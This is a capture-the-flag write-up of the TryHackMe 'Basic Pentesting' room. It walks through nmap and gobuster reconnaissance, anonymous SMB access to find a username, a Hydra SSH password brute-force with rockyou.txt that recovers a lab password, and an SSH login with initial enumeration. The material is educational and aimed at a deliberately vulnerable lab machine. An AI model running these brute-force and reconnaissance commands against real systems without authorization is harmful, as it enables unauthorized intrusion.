Basic Pentesting

Written By: Kyli0x

Grettings, I hope you enjoy my write-up of the machine Basic Pentesting, and I highly recommend checking out all the other rooms at https://tryhackme.com

Room Name: Basic Pentesting
Room Link: https://tryhackme.com/room/basicpentestingjt
Difficulity: Easy
Target: Linux

Task 1 [Web App Testing and Privildge Escalation]

#1: Deploy the machine and connect to our network


- Answer: -

Connect to the VPN provided by THM, join the room, and deploy the machine.

#2: Find the services exposed by the machine


- Answer: -

Lets run a nmap scan on this machine with the IP address THM provides.
I am going to run `nmap -v -sC -sV -oA nmap/basicp 10.10.93.16`



```
[kyli0x:...f/tryhackme/basicpentesting]$ nmap -v -sC -sV -oA  nmap/basicp 10.10.93.16
```

Now lets see the output results of our scan.



```
# Nmap 7.80 scan initiated Tue Sep  8 07:48:48 2020 as: nmap -v -sC -sV -oA nmap/basicp 10.10.93.16
Nmap scan report for 10.10.93.16
Host is up (0.10s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 db:45:cb:be:4a:8b:71:f8:e9:31:42:ae:ff:f8:45:e4 (RSA)
|   256 09:b9:b9:1c:e0:bf:0e:1c:6f:7f:fe:8e:5f:20:1b:ce (ECDSA)
|_  256 a5:68:2b:22:5f:98:4a:62:21:3d:a2:e2:c5:a9:f7:c2 (ED25519)
80/tcp   open  http        Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
| ajp-methods:
|_  Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http        Apache Tomcat 9.0.7
|_http-favicon: Apache Tomcat
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Apache Tomcat/9.0.7
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Looks like we have a total of 6 Ports open, they are:
22, 80, 139, 445, 8009, & 8080

#3: What is the name of the hidden directory on the web server(enter name without /)?

- Answer: development

Lets start by using GoBuster to see if we can find any hidden directories.


```
gobuster diir -u http://10.10.93.16 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt > gobuster.txt | tee
```



```
[kyli0x:...f/tryhackme/basicpentesting]$ gobuster dir -u http://10.10.93.16 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.
txt > gobuster.txt | tee
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.93.16
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/09/08 08:00:27 Starting gobuster
===============================================================
/development (Status: 301)
Progress: 21089 / 87665 (24.06%)
```

After a few seconds we can see that GoBuster found a directory called "/development". Lets check this out in our web browser by going to the URL:

```
http://10.10.93.16/development
```




Index of /development

Name	Last modified	Size	Description
Parent Directory		-	
dev.txt	2018-04-23 14:52	483	
j.txt	2018-04-23 13:10	235	

Apache/2.4.18 (Ubuntu) Server at 10.10.93.16 Port 80


Here we can see two .txt files, lets open the first file called "dev.txt".



```
2018-04-23: I've been messing with that struts stuff, and it's pretty cool! I think it might be neat
to host that on this server too. Haven't made any real web apps yet, but I have tried that example
you get to show off how it works (and it's the REST version of the example!). Oh, and right now I'm
using version 2.5.12, because other versions were giving me trouble. -K

2018-04-22: SMB has been configured. -K

2018-04-21: I got Apache set up. Will put in our content later. -J
```

We can see a few key features here, First thing that pops out to are the "-k" & "-J" listed at the end of each post. This could be the first letter of their names.

Lets open up the secnd file called "j.txt"



```
For J:

I've been auditing the contents of /etc/shadow to make sure we don't have any weak credentials,
and I was able to crack your hash really easily. You know our password policy, so please follow
it? Change that password ASAP.

-K
```

We see "K" has been auditing the contents of `/etc/shadow` and noticed that J's password hash was "really easily" cracked.


#4: Use brute-forcing to find the username & password

- Answer: -

#5: What is the username?


- Answer: jan

Remember back in our original nmap scan. We had ports 139 & 445 open. They are Samba smb services. Lets use `smbclient` to see if we can find anything interesting.
`smbclient //10.10.93.16/anonymous`



```
[kyli0x:...f/tryhackme/basicpentesting]$ smbclient /10.10.93.16/anonymous
```

Once we are logged in, lets view the contents with the `ls` command. Here we noticed that there is a file called "staff.txt". Lets grab this file and put it on our local machine with the command `get staff.txt` We can now exit the smb connection and view our "staff.txt" file.



```
Enter WORKGROUP\kyli0x's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Apr 19 13:31:20 2018
  ..                                  D        0  Thu Apr 19 13:13:06 2018
  staff.txt                           N      173  Thu Apr 19 13:29:55 2018

                14318640 blocks of size 1024. 10822632 blocks available
smb: \> get staff.txt
getting file \staff.txt of size 173 as staff.txt (0.4 KiloBytes/sec) (average 0.4 KiloBytes/sec)
smb: \> exit
[kyli0x:...f/tryhackme/basicpentesting]$ cat staff.txt
Announcement to staff:

PLEASE do not upload non-work-related items to this share. I know it's all in fun, but
this is how mistakes happen. (This means you too, Jan!)

-Kay
[kyli0x:...f/tryhackme/basicpentesting]$
```


"This means you too, Jan!" It looks like we finally got a name.

#6: What is the password?

- Answer: armando


Lets now try and brute-force the ssh login. Here we are suggested to use Hydra.

I first used the command `hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.10.93.16` but right away got a warning the SSH configurations limit the number of parallel tasks, and recommends to reduce the taks to 4.



```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-09-08 08:58:06
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.10.83.66:22/
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
```

Lets alter our command a bit and add the `-t 4` flag.
`hydra -t 4 -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.10.93.16`




```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-09-08 08:58:29
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overw
riting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://10.10.83.66:22/
[STATUS] 44.00 tries/min, 44 tries in 00:01h, 14344355 to do in 5433:29h, 4 active
[STATUS] 28.67 tries/min, 86 tries in 00:03h, 14344313 to do in 8339:44h, 4 active
[STATUS] 29.14 tries/min, 204 tries in 00:07h, 14344195 to do in 8203:23h, 4 active
[STATUS] 28.27 tries/min, 424 tries in 00:15h, 14343975 to do in 8457:32h, 4 active
[22][ssh] host: 10.10.83.66   login: jan   password: armando
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-09-08 09:26:48
```

Success! We see that hydra found the password armando for the user Jan.


#7: What service do you use to access the server (answer in abbreviation in all caps)?

- Answer: SSH

You don't need to type in "ssh" in all caps.
Now lets log into the machine using the command ssh.



```
[kyli0x:...f/tryhackme/basicpentesting]$ ssh 10.10.93.16 -l jan
```




```
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Apr 23 15:55:45 2018 from 192.168.56.102
jan@basic2:~$ 
```

#8: Enumerate the machine to find any vectors for privilege escalation

- Answer: -

Now that we are logged into the machine, lets start looking around.



```
jan@basic2:~$ pwd
/home/jan
jan@basic2:~$ ls -alh
total 12K
drwxr-xr-x 2 root root 4.0K Apr 23  2018 .
drwxr-xr-x 4 root root 4.0K Apr 19  2018 ..
-rw------- 1 root jan    47 Apr 23  2018 .lesshst
jan@basic2:~$ cat .lesshst
cat: .lesshst: Permission denied
jan@basic2:~$ 
```

First thing i always like to do is see which directory i am in with the command `pwd`. We are in the directory "/home/jan".

Next lets see if there are any interesting files or directories, but unfortunately we did not find anything interesting in Jans home directory.

#9: What is the name of the other user you found(all lower case)?

- Answer: kay


Lets now back out of Jans home directory and see if we can find anything else.
We will use the command `cd ..` to move back one directory, then `ls` to view the rest of the contents inside the "/home" directory. Looks like there is a listing for "kay".

#10: If you have found another user, what can you do with this information?

- Answer -

